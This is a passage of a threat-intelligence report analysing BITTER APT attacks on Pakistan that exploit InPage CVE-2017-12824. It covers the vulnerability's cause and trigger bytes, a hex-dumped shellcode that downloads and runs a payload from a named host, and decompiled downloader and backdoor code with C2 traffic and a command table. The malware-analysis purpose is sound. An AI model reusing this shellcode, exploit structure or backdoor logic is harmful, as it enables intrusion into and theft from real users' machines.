

奇安信威胁情报中心

Archived: 2026-04-05 13:47:55 UTC


Overview

Recently, QiAnXin Threat Intelligence Center found a series of targeted attacks against Pakistan targets. Attacker exploited one vulnerability (CVE-2017-12824) of InPage to craft bait documents (.inp). InPage is a word processing software designed specifically for Urdu speakers (official language in Pakistan). In addition, Office documents with CVE-2018-0798 vulnerability were also used in the attack. Kaspersky disclosed one target attack in which InPage vulnerability was exploited in November 2016[6] . However, first attack by using such software vulnerability can be traced back to June 2016[14].

Through the analysis of this group of documents with InPage vulnerabilities and related attack activities, we can conclude that the attacker is BITTER APT organization disclosed by us in 2016 [5] . After further analysis, some samples in the attack have strong connections with some APT groups, specifically Patchwork, Bahamut, and Confucius. That shows more connections among those 4 APT groups from South Asian.

Timeline

QiAnXin Threat Intelligence Center sorts out the timeline of targeted attacks in which InPage vulnerability was exploited in the past two years as following:



InPage Vulnerability Analysis (CVE-2017-12824)

The scan result of documents with InPage vulnerability on VirusTotal:

8 engines detected this file

SHA-256 ece0e176e1ccf594b902ef1138f65365b92ec0bc7aa4e138c9e4034311f3099
File size 1.37 MB
Last analysis 2018-11-08 22:21:21 UTC

8 / 56


Detection	Details	Behavior	Community
AegisLab	⚠ Hacktool.Win32.CVE-2017-12824.3!c	ALYac	⚠ Exploit.CVE-2017-12824
Ikarus	⚠ Worm.Win32.Gamarue	Kaspersky	⚠ HEUR:Exploit.Win32.CVE-2017-12824.a
McAfee-GW-Edition	⚠ Artemis!Trojan	Qihoo-360	⚠ Win32/Trojan.Exploit.adb
Sophos AV	⚠ Exp/201712824-A	ZoneAlarm	⚠ HEUR:Exploit.Win32.CVE-2017-12824.a
Ad-Aware	✅ Clean	AhnLab-V3	✅ Clean
Antiy-AVL	✅ Clean	Arcabit	✅ Clean
Avast	✅ Clean	Avast Mobile Security	✅ Clean
AVG	✅ Clean	Avira	✅ Clean

InPage is a word processing software specially designed for Urdu speakers, and the vulnerability number involved in the wild attack sample is CVE-2017-12824.

After the analysis of the vulnerability by QiAnXin Threat Intelligence Center, it was found that the vulnerability was caused by the fact that InPage word processing software did not check the data type (Type) to be processed when it is

processing document flow, which led to the out-of-bounds reading. Through carefully constructed InPage document, arbitrary code could be triggered to execute.

We used InPage 2015 software environment to analyze the vulnerability in detail, and the process is as follows.



InPage 2015

Cause of Vulnerability: Out-of-bound Read

The essence of the CVE-2017-12824 vulnerability is out-of-bound Read. The InPage word processor does not check the data type to be processed while processing the InPage100 stream in the document, and the data type to be processed is specified by a field in the InPage document. This allows an attacker to cause an InPage program to make an out-of-bounds read error by setting a value outside the Type range.

The key data structures that trigger the vulnerability in document (.inp) are as follows. 0x7E and 0x72 represent a class of type in the document stream to be processed. We mark 0x7E as Type1 and 0x72 as Type2:

12C0h:	05 60 3C 00	00 03 05 C0	03 00 00 04	05 C0 03 00	.`<...Ä...Ä..
12D0h:	00 72 7E	90 90 90 90	83 C7 28 FF D7	27 0A 05 04	.r~...fÇ(ÿ*!...
12E0h:	00 0C 05 00	00 0D 05 00	8F E5 AD BA	7E CA 01 00Ä-°~È..
12F0h:	7E 7E A7 0F	00 01 7E C4	F9 17 00 02	7E 1C 1F 01	~\$...~Äù...~...
1300h:	00 03 7E 40	9E 00 00 00	00 00 00 49	6E 50 61 67	..~@ž.....InPag
1310h:	65 20 41 72	61 62 69 63	20 44 6F 63	75 6D 65 6E	e Arabic Documen

InPage processes a.inp file as follows:

InPage first calls Ole!The StgCreateDocfile function parses the entire.inp file and then calls Ole! COleStreamFile : : OpenStream open InPage InPage100 data flow in the document:

头部	偏移量	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	文本
MSAT	0000A00H	00	00	02	00	01	00	00	00	00	00	00	00	00	00	00	00
SAT	0000A10H	00	00	08	09	00	00	01	00	0B	09	00	00	02	00	0B	09
SSAT	0000A20H	00	00	03	00	21	09	00	00	04	00	F4	10	00	00	05	00!
目录	0000A30H	F4	10	00	00	06	00	28	11	00	00	00	00	00	00	00	00	?.....(
Root Entry	0000A40H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
InPage100	0000A50H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
DocumentInfo	0000A60H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
PFicts14ba069	0000A70H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000A80H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000A90H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000AA0H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000AB0H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000AC0H	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	0000AD0H	01	00	FF	FF	FF	FF	00	00	DE	00	00	00	00	00	01	00?
	0000AE0H	04	00	02	00	02	00	03	00	00	00	80	00	01	00	00	00e
	0000AF0H	00	01	4A	2C	00	00	01	01	96	00	FF	3F	02	01	4A	29	T ? ? ?

```

v11 = StgCreateDocfile(&pwcsName, 0x4011012u, 0, (a2 + 2588));
v2 = a1;
v12 = *(a2 + 2588);
*(a2 + 312) = 0;
a1[55] = v12;
if ( v11 < 0 )
{
    v13 = (v11 + 29000) << 16;
    sub_4C8A30(0, 64, v13 | 0x1906, a1[52]);
    LOBYTE(v33) = 0;
    std::strstreambuf::~~strstreambuf(&v27);
    v33 = -1;
    COleStreamFile::~COleStreamFile(&v21);
    return v13;
}
else
{
    v2 = a1;
    v3 = a2;
    v4 = a1[55];
    *(a2 + 2588) = v4;
    if ( !COleStreamFile::OpenStream(&v21, v4, off_5038CC, 0x10u, &v27) ) // off_5038CC -> "InPage100"
    {
        sub_4C8A30(0, 64, 21007, a1[52]);
        LOBYTE(v33) = 0;
        std::strstreambuf::~~strstreambuf(&v27);
        v33 = -1;
        COleStreamFile::~COleStreamFile(&v21);
        return 1376714752;
    }
    COleStreamFile::Seek(&v21, (*a1 & 0xFFFFFFFF) != 65541 ? 208 : 212, 0);
}
if ( !(v3 + 2628) )
{
    v6 = *(v3 + 2620);
    if ( v6 )
    {
        v7 = sub_419690(v6);
        sub_4511F0(v7, v3);
    }
}
if ( !dword_654F84 )
{
    v8 = COleStreamFile::Seek(&v21, 0, 1u);
    v9 = COleStreamFile::Seek(&v21, 0, 2u);
    COleStreamFile::Seek(&v21, v8, 0);
}

```

All the processing logic related to the InPage100 stream will be carried out in PraseInPage100_432750 function, and the data in the stream will be read with the callback function InPage100Read_440ED0:

```

v25 = &v28;
v14 = v2[52];
v24 = &v21;
v15 = PraseInPage100_432750(v3, v2, v14, InPage100Read_440ED0, &v24);
sub_4CEB00();
if ( v15 )
{
    sub_4C8A30(0, 64, v15 | (v26 >> 16 << 16), v2[52]);
    LOBYTE(v33) = 1;
    CArchive::~CArchive(&v28);
    LOBYTE(v33) = 0;
    std::strstreambuf::~~strstreambuf(&v27);
    v33 = -1;
    COleStreamFile::~COleStreamFile(&v21);
}

```

The trigger vulnerability Type data, 0x7E and 0x72 mentioned earlier, is eventually processed by the function sub_453590. The buf in the figure below reads the data containing Type by calling InPage100Read_440ED0:

```
while ( 1 )
{
    data = (buf + offset + 4);
    if ( *data == v2 && (!pfn_Unknown || !pfn_Unknown(buf + offset + 4, a2, 1)) )
        break;
    offset += sub_453590((buf + offset + 4)); // CVE-2017-12824
    if ( offset >= *buf )
        return 0;
    pfn_Unknown = v12;
}

```

The vulnerability function sub_453590 will select the corresponding processing process according to Type1 and Type2 (0x7E and 0x72 bytes). First, it reads the function pointer array according to Type1, then reads the function from the function pointer array according to Type2, and finally calls the function to process data:

```
int __cdecl sub_453590(__int16 *a1)
{
    __int16 type2; // ax
    int type1; // edx
    int *v3; // ecx
    int (__cdecl *ProcessData)(__int16 *, _DWORD, signed int); // ecx
    int result; // eax

    type2 = *a1;
    type1 = (*a1 >> 8);
    v3 = dword_656A28[type1];
    if ( v3 && (ProcessData = v3[type2]) != 0 ) // type2 must be 0-29, but here is 0x72
        result = ProcessData(a1, 0, 2) + 2; // 4675a0 // 455afa jmp rop
    else
        result = *(dword_656520[type1] + 2 * type2) + 2;
    return result;
}

```

Let's look at the assignment and range of dword_656A28 in the figure above:

Direction	Type	Address	Text
r		sub_453590+15	mov ecx, dword_656A28[edx]
D...	r	sub_4535F0+15	mov ecx, dword_656A28[edx]
D...	w	sub_4536A0+0	mov dword_656A28[ecx*4], ecx
D...	r	sub_453700+18	mov eax, dword_656A28[ecx*4]
D...	r	sub_453900+47	mov ecx, dword_656A28[ecx*4]
D...	r	sub_453B70+34	mov eax, dword_656A28[ecx*4]
D...	r	sub_453C70+1F	mov eax, dword_656A28[ecx*4]
D...	r	sub_453D40+30	mov eax, dword_656A28[ecx*4]
D...	o	sub_453F40+1C	mov edi, offset dword_656A28
D...	r	sub_4545D0+53	mov ecx, dword_656A28[ecx*4]

here is write

```
int __cdecl sub_4536A0(unsigned __int8 a1, int a2)
{
    int result; // eax

    result = a1;
    dword_656A28[a1] = a2;
    return result;
}

```

```
.data:00656A28 ; int dword_656A28[128]
.data:00656A28 dword_656A28 dd ? ; DATA XREF: sub_453590+151r
```

Type1 = ECX(0x1F8)>>2 = 0x7E(126), Type2 = EDI(0x72) :

FF FF 32 37 38 36 32 37 38 36 90 90 B9 30 00 00	ÿÿ27862786..°0..
00 90 64 8B 39 8B 7F 0C 8B 7F 1C 8B 5F 08 8B 77	..d<9<...<...<_<w
20 8B 3F 80 7E 0C 33 75 F2 89 DF 03 7B 3C 8B 57	< ?€~.3uò&B.{<<W
78 01 DA 8B 7A 20 01 DF 89 C9 8B 34 8F 01 DE 41	x.Ú<z .B&È<4...ÈA
81 3E 47 65 74 50 75 F2 81 7E 08 64 64 72 65 75	.>GetPuò.~.ddreu
E9 8B 7A 24 01 DF 66 8B 0C 4F 8B 7A 1C 01 DF 8B	é<z\$.Bf<.O<z..B<
7C 8F FC 01 DF 31 C0 E8 11 00 00 00 43 72 65 61	.ü.B1Àè....Crea
74 65 44 69 72 65 63 74 6F 72 79 41 00 53 FF D7	teDirectoryA.Sÿ×
6A 00 E8 08 00 00 00 43 3A 5C 43 6F 6E 66 00 FF	j.è....C:\Conf.ÿ
D0 31 C9 51 E8 0D 00 00 00 4C 6F 61 64 4C 69 62	Ð1ÉQè....LoadLib
72 61 72 79 41 00 53 FF D7 83 C4 0C 59 E8 0B 00	raryA.Sÿ*fÄ.Yè..
00 00 75 72 6C 6D 6F 6E 2E 64 6C 6C 00 FF D0 83	..urlmon.dll.ÿÐf
C4 10 E8 13 00 00 00 55 52 4C 44 6F 77 6E 6C 6F	Ä.è....URLDownlo
61 64 54 6F 46 69 6C 65 41 00 50 FF D7 31 C9 51	adToFileA.Pÿ×1ÉQ
51 E8 0D 00 00 00 43 3A 5C 43 6F 6E 66 5C 73 6D	Qè....C:\Conf\sm
73 73 00 E8 1D 00 00 00 68 74 74 70 3A 2F 2F 6B	ss.è....http://k
68 75 72 72 61 6D 2E 63 6F 6D 2E 70 6B 2F 6A 73	hurram.com.pk/js
2F 64 72 76 00 51 FF D0 31 C0 E8 0A 00 00 00 4D	/drv.QÿÐ1Àè....M
6F 76 65 46 69 6C 65 41 00 53 FF D7 E8 11 00 00	oveFileA.Sÿ×è... .C:\Conf\smssccc
00 43 3A 5C 43 6F 6E 66 5C 73 6D 73 73 63 63 63	c.°Ns†s÷Ô<4\$%V.è
63 00 BA D1 9A 87 9A F7 D2 8B 34 24 89 56 0C E8C:\Conf\smss
0D 00 00 00 43 3A 5C 43 6F 6E 66 5C 73 6D 73 73	.ÿÐ1Àè....LoadLi
00 FF D0 31 C0 E8 0D 00 00 4C 6F 61 64 4C 69	braryA.Sÿ×è....S
62 72 61 72 79 41 00 53 FF D7 E8 0C 00 00 00 53	hell32.dll.ÿÐè.
68 65 6C 6C 33 32 2E 64 6C 6C 00 FF D0 E8 0E 00	..ShellExecuteA
00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 41 00	Pÿ×1ÉQQè....C:\C
50 FF D7 31 C9 51 51 E8 11 00 00 00 43 3A 5C 43	onf\smsscccc.°Ñš
6F 6E 66 5C 73 6D 73 73 63 63 63 63 00 BA D1 9A	†s÷Ô<4\$%V.è....C
87 9A F7 D2 8B 34 24 89 56 0C E8 14 00 00 00 43	:\Windows\explor
3A 5C 57 69 6E 64 6F 77 73 5C 65 78 70 6C 6F 72	er.è....open.QÿÐ
65 72 00 E8 05 00 00 00 6F 70 65 6E 00 51 FF D0	

Downloader

MD5	c3f5add704f2c540f3dd345f853e2d84
Compile time	2018.9.24
PDB path	C:\Users\Asterix\Documents\28 novdwn VisualStudio2008\Projects\Release\28 novdwn PDB

The downloaded EXE file is mainly used to communicate with C2 and obtain the executables of other modules. After execution, the registry key value (key: HKCU\Environment, key value: AppId, data: c:\ Intel \drvhost. EXE) will be set first.

```

RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
result = RegQueryValueExA(phkResult, "AppId", 0, 0, 0, 0);
if ( result )
{
    RegOpenKeyExA(phkResult, "AppId", 0, 0xF003Fu, &hKey);
    RegSetValueExA(phkResult, "AppId", 0, 1u, a1, strlen((const char *)a1));
    RegCloseKey(phkResult);
    result = RegCloseKey(hKey);
}
return result;
    
```

Persistence is achieved by adding itself to the registry bootstrap:

```

qmemcpy(&ValueName, lpThreadParameter, 0x504u);
RegOpenKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult);
if ( RegQueryValueExA(phkResult, &ValueName, 0, 0, 0, 0) )
{
    RegOpenKeyExA(phkResult, &ValueName, 0, 0xF003Fu, &hKey);
    RegSetValueExA(phkResult, &ValueName, 0, 1u, &Data, strlen(&Data)); // 设置自启动项
    RegCloseKey(phkResult);
    RegCloseKey(hKey);
}
return 0;

```

And determine whether the current process path is c:\ Intel \drvhost. Exe, if not, copy itself to the path and execute:

```

if ( RegQueryValueExA(phkResult, ::Parameter, 0, 0, 0, 0) )
{
    RegCloseKey(phkResult);
    CreateThread(0, 0, sub_4042D0, ::Parameter, 0, &dw0407C4C);
    v113 = 114;
    v114 = 115;
    v115 = 104;
    v116 = 113;
    v117 = -1;
    v30 = 0;
    do
        ++v30;
    while ( *(&v113 + v30) != -1 );
    v31 = sub_401E80(v30);
    v32 = (char *)(&v191 - v31);
    do
    {
        v33 = *v31;
        v31[(_DWORD)v32] = *v31;
        ++v31;
    }
    while ( v33 );
    v34 = (char *)&v190 + 3;
    do
        v35 = (v34++)[1];
    while ( v35 );
    Sleep(0x2710u);
    ShellExecuteA(0, "open", File, 0, 0, 0);
    Sleep(0x2710u);
    exit(0);
}

```

When the process path meets the conditions, the machine GUID, computer user name and other information obtained from the registry are encrypted and concatenated into a string:

```

if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x101u, &phkResult) ) // machineid
{
    v8 = RegQueryValueExA(phkResult, &ValueName, 0, 0, &Data, &cbData);
    if ( !v8 )
    {
        do
        {
            v9 = *(&Data + v8);
            byte_408260[v8++] = v9;
        }
        while ( v9 );
    }
    RegCloseKey(phkResult);
}
for ( k = byte_408260; *k; ++k )
;
result = Encode_402430(byte_408260);

```

Then send the constructed string to communicate with C2:nethosttalk.com and get the command to execute again:

```
GET /ourtyaz/qwe.php?Tie=871d52f4.1f84.5f67.c88d.e2b8g2de5d3f*XJ0.6%3aJUNBT2I5R HTTP/1.1
Host: nethosttalk.com
Connection: close

HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.36
Content-Type: text/html; charset=UTF-8
Content-Length: 28
Date: Thu, 22 Nov 2018 09:39:20 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: close

AXE: ##
SIZE: #4096#SRE: ##
```

In this case, the C2 server returns an AXE:# instruction. The native program determines whether the instruction is an AXE:# or an AXE.

```
if ( strstr(&Str, &SubStr) )
{
    v56 = (char *)malloc(0x400u);
    v57 = strstr(&Str, "AXE: #");
    if ( v57 )
    {
        v56 = strchr(v57, 35) + 1;
        for ( kk = 0; ; ++kk )
        {
            v59 = v56[kk];
            if ( v59 == '#' || v59 == '.' )
                break;
        }
    }
}
```

If "AXE:#" is followed by the string content, the plug-in is downloaded and executed

```
while ( v49 );
qmemcpy(v48, v16, v47);
v50 = fopen(&Filename, "wb");
buf = 0;
memset(&v180, 0, 0xF79u);
while ( 1 )
{
    v51 = recv(s, &buf, 3962, 0);
    if ( v51 <= 0 )
        break;
    fwrite(&buf, 1u, v51, v50);
}

if ( ShellExecuteA(0, &Operation, &File, 0, 0, 0) > 32 )
{
    v75 = 0;
    v76 = 0;
    while ( *(&v88 + v75) != -1 )
    {
        ++v76;
        ++v75;
    }
}
```

In the process of debugging and analysis by QiAnXin Threat Intelligence Center analysts, we successfully obtained an executable plug-in named "WCSPL" :

```
GET /ourtyaz/qwe.php?Tie=871d52f4.1f84.5f67.c88d.e2b8g2de5d3f*XJO.6%3aJUNBT2I5R HTTP/1.1
Host: nhoststalk.com
Connection: close

HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.36
Content-Type: text/html; charset=UTF-8
Content-Length: 23
Date: Thu, 22 Nov 2018 09:39:00 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: close

AXE: #wscspl#
SIZE: ##
```

Backdoor - WSCSPL

MD5	1c2a3aa370660b3ac2bf0f41c342373b
Compile time	2018.9.13
Original file name	Exe winsvc.

This Trojan has same functionality as the Trojan used by Patchwork APT group disclosed by us in 2016[5]. The Trojan supports 17 commands, including uploading a list of hard disk, finding, reading, creating a specified file, enumerating a list of processes, and ending a specified process. Trojan function analysis is as follows:

Set two 10-second interval timers after the Trojan program runs:

```
ShowWindow(result, 0);
UpdateWindow(v2);
SetTimer(v2, 0xAu, 0x2710u, TimerFunc);
SetTimer(v2, 0x14u, 0x2710u, connect_71610);
result = 1;
```

- Timer 1: request the IP of C&C:wcnchost.ddns.net. If the request is successful, save the IP to the global variable and set the id variable to 1.

```

WSAStartup(2u, &wSAData);
ppResult = 0;
pHints.ai_flags = 0;
pHints.ai_addrlen = 0;
pHints.ai_canonname = 0;
pHints.ai_addr = 0;
pHints.ai_next = 0;
pHints.ai_family = 0;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( !getaddrinfo(&pNodeName, 0, &pHints, &ppResult) )
{
    v4 = ppResult;
    if ( ppResult )
    {
        do
        {
            v5 = inet_ntoa(*&v4->ai_addr->sa_data[2]);
            v6 = cp;
            do
            {
                v7 = *v5;
                *v6++ = *v5++;
            }
            while ( v7 );
            v4 = v4->ai_next;
            byte_CEA60 = 1;
            // if getip successful,set the var 1
        }
        while ( v4 );
        v4 = ppResult;
    }
    freeaddrinfo(v4);
}
}

```

- Timer 2: check the value of the identifying variable, if 1, try to connect C&C:

```

void __stdcall connect_71610(HWND a1, UINT a2, UINT a3, DWORD a4)
{
    struct sockaddr name; // [esp+0h] [ebp-14h]

    if ( byte_CEA60 == 1 )
    {
        dword_CE3F4 = inet_addr(cp);
        name.sa_family = 2;
        *&name.sa_data[2] = dword_CE3F4;
        *name.sa_data = htons(0x1B67u);
        if ( s )
        {
            if ( connect(s, &name, 16) == -1 )
                WSAGetLastError();
        }
    }
}
}

```

Then create two threads:

```

if ( result )
{
    hInstance = 0;
    dword_CE50C = CreateThread(0, 0, StartAddress, &hInstance, 0, 0);
    dword_CE50C = CreateThread(0, 0, Check_and_Send_71860, &hInstance, 0, 0);
}

```

- Thread 1: detects the connection status with C&C and receives the C&C command executable if the connection is successful

```

while ( 1 )
{
    NumberOfBytesRecv = 0;
    GetSystemTime(&SystemTime);
    WSAWaitForMultipleEvents(1u, &hEventObject, 0, 0xFFFFFFFF, 0);
    if ( WSAEnumNetworkEvents(s, hEventObject, &NetworkEvents) == -1 )
        WSAGetLastError();
    v1 = NetworkEvents.lNetworkEvents;
    if ( NetworkEvents.lNetworkEvents & 0x10 && !NetworkEvents.iErrorCode[4] )
        byte_7604D = 1;
    if ( NetworkEvents.lNetworkEvents & 0x20 )
    {
        closesocket(s);
        WSACloseEvent(hEventObject);
        WSACleanup();
        Sleep(0x1388u);
        sub_71430();
        v1 = NetworkEvents.lNetworkEvents;
    }
    if ( v1 & 1 && !NetworkEvents.iErrorCode[0] )
    {
        if ( WSAREcv(s, &Buffers, 1u, &NumberOfBytesRecv, &Flags, 0, 0) == -1 )
            WSAGetLastError();
        v2 = NumberOfBytesRecv;
        Src = Buffers.buf;
        v3 = dword_CE630 + NumberOfBytesRecv;
        if ( dword_CE630 + NumberOfBytesRecv > dword_CE634 )
        {
            if ( v3 <= 2 * dword_CE634 )
                v3 = 2 * dword_CE634;
            dword_CE634 = v3;
            v4 = operator new[](v3);
            v5 = Dst;
            v6 = v4;
            memcpy(v4, Dst, dword_CE630);
            operator delete(v5);
            Dst = v6;
        }
        v7 = dword_CE630;
        memcpy(Dst + dword_CE630, Src, v2);
        dword_CE630 = v2 + v7;
        if ( sub_72C30() )
            sub_71C40(); // 执行cc命令
    }
}

```

- Thread 2: checks whether the global variable dword_C9618 has data, and if so, sends the data to C&C

```
v1 = 0;
v2 = 0;
while ( 1 )
{
    Sleep(0xAu);
    v2 += 10;
    if ( v2 >= 1000 )
    {
        v2 = 0;
        ++v1;
    }
    v4 = 0;
    if ( dword_C9618 )
    {
        v3 = Send_71920(dword_C9618, &v4, &unk_C6F08);
        if ( v3 )
        {
            if ( v3 == 0x2733 )
            {
                dword_C9618 -= v4;
                memcpy(&unk_C6F08, &unk_C6F08 + v4, dword_C9618);
            }
            else
            {
                dword_C9618 = 0;
            }
        }
    }
    else if ( v1 > 0x3C )
    {
        v1 = 0;
        v2 = 0;
        v4 = 0;
        if ( !dword_CEA98 && !dword_CEA9C )
            Send_71920(5u, &v4, &dword_CBD38);
    }
}
```

The command execution code snippet is as follows:

```
switch ( v0 )
{
    case 3000:
        dword_76090 = 4000;
        dword_CEA98 = 3000;
        dword_CEA64 = CreateThread(0, 0, GetRatstate_72E70, &Parameter, 0, 0);
        break;
    case 3001:
        dword_76090 = 4000;
        dword_CEA98 = 3001;
        dword_CEA68 = CreateThread(0, 0, GetDriveinfo_72250, &Parameter, 0, 0);
        break;
    case 3002:
        dword_76090 = 4000;
        dword_CEA98 = 3002;
        dword_CEA6C = CreateThread(0, 0, GetFileList_722E0, &Parameter, 0, 0);
        break;
    case 3004:
        dword_76090 = 4000;
        dword_CEA98 = 3004;
        dword_CEA70 = CreateThread(0, 0, GetLog_726D0, &Parameter, 0, 0);
        break;
    case 3005:
        dword_76090 = 4000;
        dword_CEA98 = 3005;
        dword_CEA74 = CreateThread(0, 0, CreatenewFile_727D0, &Parameter, 0, 0);
        break;
}
```

Trojan's all commands and corresponding functions are shown in the following table:

3000	Get RAT status information
3001	Get computer hard disk information
3002	Gets the list of files in the specified directory
3004	Get RAT log 1
3005	Create the specified file
3006	Writes data to the create file
3007	Open the specified file
3009	Reads the contents of the specified file
3012	Create remote console
3013	Execute remote commands
3015	Get RAT log 2
3016	End remote console
3017	Closes the specified handle
3019	Gets a process that has an UPD active link
3021	Get RAT log 3
3032	End the specified process
3023	Gets process information in the system
3025	Get RAT log 4

Visual Basic Backdoor

Another captured vulnerability exploit document, CVE-2017-12824 named 'AAT national assembly final.inp', drop the backdoor written by Visual Basic.

Relevant vulnerability document information is as follows:

MD5	ce2a6437a308dfe777dec42eec39d9ea
The file name	The AAT national assembly final. Inp

ShellCode

First, ShellCode triggered by the vulnerability locates the main ShellCode through the memory global search string "LuNdLuNd" :

```

02FE37B4 57      push edi
02FE37B5 33C0    xor eax,eax
02FE37B7 50      push eax
02FE37B8 64:8920 mov dword ptr fs:[eax],esp
02FE37BB BA 4C754E64 mov edx,0x644C754C
02FE37C0 33FF    xor edi,edi
02FE37C2 3B17    cmp edx,dword ptr ds:[edi]
02FE37C4 74 03   je short 02FE37C9
02FE37C6 47      inc edi
02FE37C7 EB F9   jmp short 02FE37C2
02FE37C9 83C7 04 add edi,0x4
02FE37CC 3B17    cmp edx,dword ptr ds:[edi]
02FE37CE 74 03   je short 02FE37D3
02FE37D0 47      inc edi
02FE37D1 EB EF   jmp short 02FE37C2
02FE37D3 83C7 04 add edi,0x4
02FE37D6 57      push edi
02FE37D7 C3      retn
    
```

Locate the main ShellCode and get the API functions you want to use, and ensure that only one instance runs by creating the mutex "QPONMLKJIH" :

```

074E4DE9 FF92    call eax
074E4DEB 85C0    test eax,eax
074E4DED 75 04   jnz short 074E4DF3
edx=75753589 (kernel32.CreateMutexA)
EFL 00000246 (NO,NO,E,OE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
地址  HEX  数据  ASCII
001207B8 51 50 4E 4E 4D 4C 4D 40 4D 48 00 00 00 00 00 00 QPONMLKJIH....
001207C8 0C 08 12 00 3B 4E 4E 07 04 07 12 00 5C 39 75 75 ??.NNNN...Yuu
001207D8 D3 33 75 75 62 4E 4E 07 C0 4C EA 76 40 53 EA 76 ?uubNNNN...ES
001207AC 00000000
001207B0 00000000
001207B4 001207B8 ASCII "QPONMLKJIH"
001207B8 4E4F5051
    
```

Then extract a DLL module contained in the document and execute it by memory loading:

